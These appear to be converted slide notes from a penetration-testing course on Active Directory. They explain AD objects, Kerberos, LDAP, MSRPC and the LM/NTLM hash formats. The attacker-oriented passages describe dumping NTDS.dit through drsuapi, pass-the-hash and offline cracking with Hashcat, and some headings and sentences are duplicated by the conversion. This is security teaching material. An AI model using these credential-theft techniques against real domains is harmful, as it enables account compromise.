Once full domain compromise is reached, an attacker can retrieve this file, extract the hashes, and either use them to perform attacks, or crack them for passwords offline using a tool such as Hashcat to access additional resources in the domain. If the setting "Store password with reversible encryption" is enabled, then the NTDS.DIT will also store the cleartext passwords for all users created or who changed their password after this policy was set. While rare, some organizations may enable this setting (for example, if they use applications or protocols that need to use a user's existing password for authentication).

Security principals

Security principals are anything that the operating system can authenticate, including users, computer accounts, or even threads/processes that run in the context of a user or computer account (i.e., an application such as a Tomcat web server running in the context of a "service account" [accounts used to run services] within the domain are computer accounts, and not intended to be used by users). In AD, security principals are domain objects that can manage access to other resources within the domain. We can also have local user accounts and security groups used to control access to resources on only that specific computer, rather than the entire active directory domain. These are not managed by AD but rather by the Security Accounts Manager (SAM) of the local computer.

Security Identifier (SID)

A security identifier, or SID is used as a unique identifier for a security principal or security group. Every account, group, or process has its own unique SID, which, in an AD environment, is issued by the domain controller and stored in a secure database. A SID can only be used once. Even if the security principal is deleted, it can never be used again in that environment to identify another user or group. When a user logs in, the system creates an access token for them which contains the user's SID, the rights they have been granted, and the SIDs for any groups that the user is a member of. This token is used to check rights whenever the user performs an action on the computer. There are also well-known SIDs that are used to identify generic users and groups. These are the same across all operating systems. An example is the Everyone group.

Distinguished Names

A Distinguished Name (DN) describes the full path to an object in AD (such as cn=bjones, ou=IT, ou=Employees, dc=inlanefreight, dc=local). In this example, the user bjones works in the IT department of the company Inlanefreight, and his account is created in an Organizational Unit (OU) that holds accounts for company employees. The Common Name (CN) bjones is just one way the user object could be searched for or accessed within the domain.

- cn=bjones - This is the Common Name, meaning the actual object. In this case, it's the user account "bjones".
- ou=IT - This means the user is inside the IT Organizational Unit.
- ou=Employees - The IT OU is nested inside a higher-level OU called Employees.
- dc=inlanefreight, dc=local - These are the Domain Components, which together form the domain name:
    - inlanefreight.local

Relative Distinguished Names

A Relative Distinguished Name (RDN) is a single component of the Distinguished Name that identifies the object as unique from other objects at the current level in the naming hierarchy. In our example, bjones is the Relative Distinguished Name of the object. AD does not allow two objects with the same name under the same parent container, but there can be two objects with the same RDNs that are still unique in the domain because they have different DNs. For example, the object cn=bjones,dc=dev,dc=inlanefreight,dc=local would be recognized as different from cn=bjones,dc=inlanefreight,dc=local.

sAMAccountName and userPrincipalName

sAMAccountName:

The sAMAccountName is the user's logon name. Here it would just be bjones. It must be a unique value and 20 or fewer characters.

userPrincipalName:

The userPrincipalName attribute is another way to identify users in AD. This attribute consists of a prefix (the user account name) and a suffix (the domain name) in the format of bjones@inlanefreight.local. This attribute is not mandatory.

Server Principal Name (SPN)

A Service Principal Name (SPN) uniquely identifies a service instance. They are used to associate an instance of a service with a logon account, allowing a client application to request the service to authenticate an account without needing to know the account name.

Group Policy Object (GPO)

Group Policy Objects (GPOs) are virtual collections of policy settings. Each GPO has a unique GUID. A GPO can contain local file system settings or Active Directory settings. GPO settings can be applied to both user and computer objects. They can be applied to all users and computers within the domain or defined more granularly at the OU level.

Access Control Entries and Lists

Access Control List (ACL):

An Access Control List (ACL) is the ordered collection of Access Control Entries (ACEs) that apply to an object.

Access Control Entry (ACE):

Each Access Control Entry (ACE) in an ACL identifies a trustee (user account, group account, or logon session) and lists the access rights that are allowed, denied, or audited for the given trustee.

Discretionary Access Control List (DACL)

DACLs define which security principals are granted or denied access to an object; it contains a

Discretionary Access Control List (DACL)

DACLs define which security principals are granted or denied access to an object; it contains a list of ACEs. When a process tries to access a securable object, the system checks the ACEs in the object's DACL to determine whether or not to grant access. If an object does NOT have a DACL, then the system will grant full access to everyone, but if the DACL has no ACE entries, the system will deny all access attempts. ACEs in the DACL are checked in sequence until a match is found that allows the requested rights or until access is denied.

Active Directory Objects

What IS an Active Directory Object???

We will often see the term "objects" when referring to AD. What is an object? An object can be defined as ANY resource present within an Active Directory environment such as printers, computers, file shares, users, domains, groups, OUs, domain controllers, and more.

Users

These are the users within the organization's AD environment. Users are considered leaf objects, which means that they cannot contain any other objects within them. Another example of a leaf object is a mailbox in Microsoft Exchange. A user object is considered a security principal and has a security identifier (SID) and a global unique identifier (GUID). User objects have many possible attributes, such as their display name, last login time, date of last password change, email address, account description, manager, address, and more. Depending on how a particular Active Directory environment is set up, there can be over 800 possible user attributes when accounting for ALL possible attributes. This example goes far beyond what is typically populated for a standard user in most environments but shows Active Directory's sheer size and complexity. They are a crucial target for attackers since gaining access to even a low privileged user can grant access to many objects and resources and allow for detailed enumeration of the entire domain (or forest).

Contacts

A contact object is usually used to represent an external user and contains informational attributes such as first name, last name, email address, telephone number, etc. They are leaf objects and are NOT security principals (securable objects), so they don't have a SID, only a GUID. An example would be a contact card for a third-party vendor or a customer.

Printers

A printer object points to a printer accessible within the AD network. Like a contact, a printer is a leaf object and not a security principal, so it only has a GUID. Printers have attributes such as the printer's name, driver information, port number, etc.

Computers

A computer object is any computer joined to the AD network (workstation or server). Computers are leaf objects because they do not contain other objects. However, they are considered security principals and have a SID and a GUID. Like users, they are prime targets for attackers since full administrative access to a computer (as the all-powerful NT AUTHORITY\SYSTEM account) grants similar rights to a standard domain user and can be used to perform the majority of the enumeration tasks that a user account can (save for a few exceptions across domain trusts.)

Shared Folders

A shared folder object points to a shared folder on the specific computer where the folder resides. Shared folders can have stringent access control applied to them and can be either accessible to everyone (even those without a valid AD account), open to only authenticated users (which means anyone with even the lowest privileged user account OR a computer account (NT AUTHORITY\SYSTEM) could access it), or be locked down to only allow certain users/groups access. Anyone not explicitly allowed access will be denied from listing or reading its contents. Shared folders are NOT security principals and only have a GUID. A shared folder's attributes can include the name, location on the system, security access rights.

Groups

A group is considered a container object because it can contain other objects, including users, computers, and even other groups. A group IS regarded as a security principal and has a SID and a GUID. In AD, groups are a way to manage user permissions and access to other securable objects (both users and computers). Let's say we want to give 20 help desk users access to the Remote Management Users group on a jump host. Instead of adding the users one by one, we could add the group, and the users would inherit the intended permissions via their membership in the group. In Active Directory, we commonly see what are called "nested groups" (a group added as a member of another group), which can lead to a user(s) obtaining unintended rights. Nested group membership is something we see and often leverage during penetration tests. The tool BloodHound (we will cover later in Module 10) helps to discover attack paths within a network and illustrate them in a graphical interface. It is excellent for auditing group membership and uncovering/seeing the sometimes unintended impacts of nested group membership. Groups in AD can have many attributes, the most common being the name, description, membership, and other groups that the group belongs to. Many other attributes can be set, which we will discuss more in-depth later in this module.

Organizational Units (OUs)

An organizational unit, or OU, is a container that systems administrators can use to store similar objects for ease of administration. OUs are often used for administrative delegation of tasks without granting a user account full administrative rights. For example, we may have a top-level OU called Employees and then child OUs under it for the various departments such as Marketing, HR, Finance, Help Desk, etc. If an account were given the right to reset passwords over the top-level OU, this user would have the right to reset passwords for all users in the company. However, if the OU structure were such that specific departments were child OUs of the Help Desk OU, then any user placed in the Help Desk OU would have this right delegated to them if granted. Other tasks that may be delegated at the OU level include creating/deleting users, modifying group membership, managing Group Policy links, and performing password resets. OUs are very useful for managing Group Policy (which we will study later in this module) settings across a subset of users and groups within a domain. For example, we may want to set a specific password policy for privileged service accounts so these accounts could be placed in a particular OU and then have a Group Policy object assigned to it, which would enforce this password policy on all accounts placed inside of it. A few OU attributes include its name, members, security settings, and more.

Domains

A domain is the structure of an AD network. Domains contain objects such as users and computers, which are organized into container objects: groups and OUs. Every domain has its own separate database and sets of policies that can be applied to any and all objects within the domain. Some policies are set by default (and can be tweaked), such as the domain password policy. In contrast, others are created and applied based on the organization's need, such as blocking access to cmd.exe for all non-administrative users or mapping shared drives at log in.

Domain Controllers

Domain Controllers are essentially the brains of an AD network. They handle authentication requests, verify users on the network, and control who can access the various resources in the domain. All access requests are validated via the domain controller and privileged access requests are based on predetermined roles assigned to users. It also enforces security policies and stores information about every other object in the domain.

Resources

Useful Resources

- **Microsoft Docs: Active Directory Domain Services Overview**
  https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview
- **Microsoft: How Access Tokens Work (SIDs & ACLs)**
  https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens

How to access AD units


Wednesday, April 15, 2026 11:12 AM

Use Active Directory Users and Connection

Active Directory Protocols

Friday, April 10, 2026 9:51 AM

Module 10 - Active Di...



What Protocols Do We Need To Learn?

While Windows operating systems use a variety of protocols to communicate, Active Directory specifically requires Lightweight Directory Access Protocol (LDAP), Microsoft's version of Kerberos, DNS for authentication and communication, and MSRPC which is the Microsoft implementation of Remote Procedure Call (RPC), an interprocess communication technique used for client-server model-based applications. We will cover all of these throughout this powerpoint.

Kerberos

Kerberos

Kerberos has been the default authentication protocol for domain accounts since Windows 2000. Kerberos is an open standard and allows for interoperability with other systems using the same standard. When a user logs into their PC, Kerberos is used to authenticate them via mutual authentication, or both the user and the server verify their identity.

Kerberos is a stateless authentication protocol based on tickets instead of transmitting user passwords over the network.

Kerberos

As part of Active Directory Domain Services (AD DS), Domain Controllers have a Kerberos Key Distribution Center (KDC) that issues tickets. When a user initiates a login request to a system, the client they are using to authenticate requests a ticket from the KDC, encrypting the request with the user's password. If the KDC can decrypt the request (AS-REQ) using their password, it will create a Ticket Granting Ticket (TGT) and transmit it to the user. The user then presents its TGT to a Domain Controller to request a Ticket Granting Service (TGS) ticket, encrypted with the associated service's NTLM password hash. Finally, the client requests access to the required service by presenting the TGS to the application or service, which decrypts it with its password hash. If the entire process completes appropriately, the user will be permitted to access the requested service or application.

Kerberos

Kerberos authentication effectively decouples users' credentials from their requests to consumable resources, ensuring that their password isn't transmitted over the network (i.e., accessing an internal SharePoint intranet site). The Kerberos Key Distribution Centre (KDC) does not record previous transactions. Instead, the Kerberos Ticket Granting Service ticket (TGS) relies on a valid Ticket Granting Ticket (TGT). It assumes that if the user has a valid TGT, they must have proven their identity. The diagram on the next slide walks through this process at a high level.

DNS

(You should be familiar with this one already… it applies to AD too)

DNS

Active Directory Domain Services (AD DS) uses DNS to allow clients (workstations, servers, and other systems that communicate with the domain) to locate Domain Controllers and for Domain Controllers that host the directory service to communicate amongst themselves. DNS is used to resolve hostnames to IP addresses and is broadly used across internal networks and the internet. Private internal networks use Active Directory DNS namespaces to facilitate communications between servers, clients, and peers.

DNS

AD maintains a database of services running on the network in the form of service records (SRV). These service records allow clients in an AD environment to locate services that they need, such as a file server, printer, or Domain Controller. Dynamic DNS is used to make changes in the DNS database automatically should a system's IP address change. Making these entries manually would be very time-consuming and leave room for error. If the DNS database does not have the correct IP address for a host, clients will not be able to locate and communicate with it on the network. When a client joins the network, it locates the Domain Controller by sending a query to the DNS service, retrieving an SRV record from the DNS database, and transmitting the Domain Controller's hostname to the client. The client then uses this hostname to obtain the IP address of the Domain Controller.

LDAP

LDAP


Active Directory supports Lightweight Directory Access Protocol (LDAP) for directory lookups. LDAP is an open-source and cross-platform protocol used for authentication against various directory services (such as AD). The latest LDAP specification is Version 3, published as RFC 4511. A firm understanding of how LDAP works in an AD environment is crucial for attackers and defenders. LDAP uses port 389, and LDAP over SSL (LDAPS) communicates over port 636.

LDAP

AD stores user account information and security information such as passwords and facilitates sharing this information with other devices on the network. LDAP is the language that applications use to communicate with other servers that provide directory services. In other words, LDAP is how systems in the network environment can "speak" to AD.

An LDAP session begins by first connecting to an LDAP server, also known as a Directory System Agent. The Domain Controller in AD actively listens for LDAP requests, such as security authentication requests.

LDAP



LDAP

The relationship between AD and LDAP can be compared to Apache and HTTP. The same way Apache is a web server that uses the HTTP protocol, Active Directory is a directory server that uses the LDAP protocol.

While uncommon, you may come across organization while performing an assessment that do not have AD but are using LDAP, meaning that they most likely use another type of LDAP server such as OpenLDAP.

LDAP authentication messages are sent in cleartext by default so anyone can sniff out LDAP messages on the internal network. It is recommended to use TLS encryption or similar to safeguard this information in transit. (random fun fact)

MSRPC

LDAP

MSRPC is Microsoft's implementation of Remote Procedure Call (RPC), an interprocess communication technique used for client-server model-based applications. Windows systems use MSRPC to access systems in Active Directory using four key RPC interfaces.

- Lsarpc
- Netlogon
- Samr
- drsuapi

Lsarpc

A set of RPC calls to the Local Security Authority (LSA) system which manages the local security policy on a computer, controls the audit policy, and provides interactive authentication services. LSARPC is used to perform management on domain security policies.

NetLogon

Netlogon is a Windows process used to authenticate users and other services in the domain environment. It is a service that continuously runs in the background.

Samr

Remote SAM (samr) provides management functionality for the domain account database, storing information about users and groups. IT administrators use the protocol to manage users, groups, and computers by enabling admins to create, read, update, and delete information about security principles. Attackers (and pentesters) can use the samr protocol to perform reconnaissance about the internal domain using tools such as BloodHound (we will use this one later this module, it's really cool) to visually map out the AD network and create "attack paths" to illustrate visually how administrative access or full domain compromise could be achieved. Organizations can protect against this type of reconnaissance by changing a Windows registry key to only allow administrators to perform remote SAM queries since, by default, all authenticated domain users can make these queries to gather a considerable amount of information about the AD domain.

Drsuapi

Drsuapi is the Microsoft API that implements the Directory Replication Service (DRS) Remote Protocol which is used to perform replication-related tasks (basically syncing/backing up domain controllers to each other) across Domain Controllers in a multi-DC environment. Attackers can utilize drsuapi to create a copy of the Active Directory domain database (NTDS.dit) file to retrieve password hashes for all accounts in the domain, which can then be used to perform Pass-the-Hash attacks to access more systems or cracked offline using a tool such as Hashcat to obtain the cleartext password to log in to systems using remote management protocols such as Remote Desktop (RDP) and WinRM.

NTLM Authentication

NTLM Authentication

Aside from Kerberos and LDAP, Active Directory uses several other authentication methods which can be used (and abused) by applications and services in AD. These include LM, NT, NTLMv1, and NTLMv2. LM and NT are hash algorithms used to store password credentials. NTLMv1 and NTLMv2 are authentication protocols built on top of these hashes. NTLMv1 can use either LM or NT hashes, while NTLMv2 exclusively uses NT hashes. Below is a quick comparison between these hashes and protocols, which shows us that, while not perfect by any means, Kerberos is often the authentication protocol of choice wherever possible. It is essential to understand the difference between the hash types and the protocols that use them.

LM

LAN Manager (LM or LANMAN) hashes are the oldest password storage mechanism used by the

LM

LAN Manager (LM or LANMAN) hashes are the oldest password storage mechanism used by the Windows operating system. LM debuted in 1987 on the OS/2 operating system. If in use, they are stored in the SAM database on a Windows host and the NTDS.DIT database on a Domain Controller. Due to significant security weaknesses in the hashing algorithm used for LM hashes, it has been turned off by default since Windows Vista/Server 2008. However, it is still common to encounter, especially in large environments where older systems are still used. Passwords using LM are limited to a maximum of 14 characters. Passwords are not case sensitive and are converted to uppercase before generating the hashed value, limiting the keyspace to a total of 69 characters making it relatively easy to crack these hashes using a tool such as Hashcat.

LM


Before hashing, a 14 character password is first split into two seven-character chunks. If the password is less than fourteen characters, it will be padded with NULL characters to reach the correct value. Two DES keys are created from each chunk. These chunks are then encrypted using the string KGS!@#$%, creating two 8-byte ciphertext values. These two values are then concatenated together, resulting in an LM hash. This hashing algorithm means that an attacker only needs to brute force seven characters twice instead of the entire fourteen characters, making it fast to crack LM hashes on a system with one or more GPUs. If a password is seven characters or less, the second half of the LM hash will always be the same value and could even be determined visually without even needed tools such as Hashcat. The use of LM hashes can be disallowed using Group Policy settings. An LM hash takes the form of 299bd128c1101fd6.

Note: Old windows operating systems prior to Windows Vista and Windows Server 2008 (Windows NT4, Windows 2000, Windows 2003, Windows XP) stored both the LM hash and the NTLM hash of a user's password by default.

NTHash (NTLM)

NT LAN Manager (NTLM) hashes are used on modern Windows systems. It is a challenge-response authentication protocol and uses three messages to authenticate: a client first sends a NEGOTIATE_MESSAGE to the server, whose response is a CHALLENGE_MESSAGE to verify the client's identity. Lastly, the client responds with an AUTHENTICATE_MESSAGE. These hashes are stored locally in the SAM database or the NTDS.DIT database file on a Domain Controller. The protocol has two hashed password values to choose from to perform authentication: the LM hash (from the last slides) and the NT hash, which is the MD4 hash of the little-endian UTF-16 value of the password. The algorithm can be visualized as: MD4(UTF-16-LE(password)).

NTHash (NTLM)



NTHash (NTLM)

Even though they are considerably stronger than LM hashes (supporting the entire Unicode character set of 65,536 characters), they can still be brute-forced offline relatively quickly using a tool such as Hashcat. GPU attacks have shown that the entire NTLM 8 character keyspace can be brute-forced in under 3 hours. Longer NTLM hashes can be more challenging to crack depending on the password chosen, and even long passwords (15+ characters) can be cracked using an offline dictionary attack combined with rules.

NTLM is also vulnerable to the pass-the-hash attack, which means an attacker can use just the NTLM hash (after obtaining it via another successful attack) to authenticate to target systems without needing to know the cleartext value of the password.

NTHash (NTLM)

An NT hash takes the form of b4b9b02e6f09a9bd760f388b67351e2b, which is the second half of the full NTLM hash. An NTLM hash looks like this:

- Rachel:500:aad3c435b514a4eeaad3b935b51304fe:e46b9e548fa0d122de7f59fb6d48eaa2:::

Looking at the hash above, we can break the NTLM hash down into its individual parts:

- Rachel is the username
- 500 is the Relative Identifier (RID). 500 is the known RID for the administrator account
- aad3c435b514a4eeaad3b935b51304fe is the LM hash and, if LM hashes are disabled on the system, can not be used for anything
- e46b9e548fa0d122de7f59fb6d48eaa2 is the NT hash. This hash can either be cracked offline to reveal the cleartext value (depending on the length/strength of the password) or used for a pass-the-hash attack.

NTLMv1 (Net-NTLMv1)

The NTLM protocol performs a challenge/response between a server and client using the NT hash. NTLMv1 uses both the NT and the LM hash, which can make it easier to "crack" offline after capturing a hash. The protocol is used for network authentication, and the Net-NTLMv1 hash itself is created from a challenge/response algorithm. The server sends the client an 8-byte random number (challenge), and the client returns a 24-byte response. These hashes can NOT be used for pass-the-hash attacks.

NTLMv1 Algorithm Details

- 1. Server sends a challenge
  - The server generates an 8-byte random value (the “challenge”).
  - Example:
    - challenge: 1122334455667788
- 2. Client computes NT hash of password
  - The user’s password is:
    - Converted to Unicode (UTF-16LE)
    - Hashed using MD4
    - Example:
      - Password: Password123
      - NT hash: 8846F7EAEE8FB117AD06BDD830B7586C

NTLMv1 Algorithm Details

- 3. NT hash is split into 3 chunks
  - The 16-byte NT hash is:
    - Padded to 21 bytes with zeros
    - Split into three 7-byte chunks
      - Chunk1 | Chunk2 | Chunk3
- 4. Each chunk becomes a DES key
  - Each 7-byte chunk → expanded into an 8-byte DES key
  - So you get 3 DES keys
- 5. Encrypt the challenge
  - Each DES key encrypts the same 8-byte challenge from Step 1
    - Response Part 1 = DES(Challenge, Key1)
    - Response Part 2 = DES(Challenge, Key2)
    - Response Part 3 = DES(Challenge, Key3)

NTLMv1 Algorithm Details

- 6. Final response
  - Concatenate the 3 encrypted blocks → 24-byte response
    - NetNTLMv1 Response = Part1 || Part2 || Part3

Finished NetNTLMv1 hash:

- Username::Domain:1122334455667788:5F2C3E8A6D9B4C1A2B3C4D5E6F708192A1B2C3D4E5F60718
  - Username : Domain : Challenge (8 bytes) : Response (24 bytes)
  - Example:
    - bob::WORKGROUP:1122334455667788:5F2C3E8A6D9B4C1A2B3C4D5E6F708192A1B2C3D4E5F60718

NTLMv1 was the building block for modern NTLM authentication. Like any protocol, it has flaws and is susceptible to cracking and other attacks. Now let us move on and take a look at NTLMv2 and see how it improves on the foundation that version one set.

NTLMv2 (Net-NTLMv2)

The NTLMv2 protocol was first introduced in Windows NT 4.0 SP4 and was created as a stronger alternative to NTLMv1. It has been the default in Windows since Server 2000. It is hardened against certain spoofing attacks that NTLMv1 is susceptible to. NTLMv2 sends two responses to the 8-byte challenge received by the server. These responses contain a 16-byte HMAC-MD5 hash of the challenge, a randomly generated challenge from the client, and an HMAC-MD5 hash of the user's credentials. A second response is sent, using a variable-length client challenge including the current time, an 8-byte random value, and the domain name.

NTLMv2 Algorithm Details

- 1. Server sends a challenge
  - Server generates an 8-byte random challenge
  - Example:
    - Challenge: 1122334455667788
- 2. Client computes NT hash
  - Same as NTLMv1:
  - Password → UTF-16LE → MD4
    - Password: Password123
    - NT hash: 8846F7EAEE8FB117AD06BDD830B7586C
- 3. Create NTLMv2 hash (key step)
  - This is where it differs from v1.
  - The client computes:
    - NTLMv2 Hash = HMAC-MD5(NT hash, Username + Domain)
    - Username is uppercase
    - Domain is included

NTLMv2 Algorithm Details

- 4. Build the "blob"
  - The client creates a structured blob containing:
    - Timestamp
    - Client nonce (random)
    - Target info (domain, server info, etc.)
    - Example (simplified):
      - Blob = Timestamp || ClientNonce || TargetInfo
- 5. Compute response
  - Now the actual response:
    - NTProofStr = HMAC-MD5(NTLMv2 Hash, ServerChallenge || Blob)
    - Final response:
      - NetNTLMv2 Response = NTProofStr || Blob

NTLMv2 Algorithm Details

Finished NetNTLMv2 hash:

- Username::Domain:1122334455667788:6F8A2C9D4B1E7A3C5D6E7F8091A2B3C4:0101000000000000A1B2C3D4E5F60708AABBCCDDEEFF00112233445566778899
  - Username : Domain : Challenge (8 bytes) : NTProofStr (16 bytes) : Blob (variable length)
  - Example:
    - bob::WORKGROUP:1122334455667788:6F8A2C9D4B1E7A3C5D6E7F8091A2B3C4:0101000000000000A1B2C3D4E5F60708AABBCCDDEEFF00112233445566778899

We can see that developers improved upon v1 by making NTLMv2 harder to crack and giving it a more robust algorithm made up of multiple stages. We have one more authentication mechanism to discuss before moving on. This method is of note to us because it does not require a persistent network connection to work.

Resources

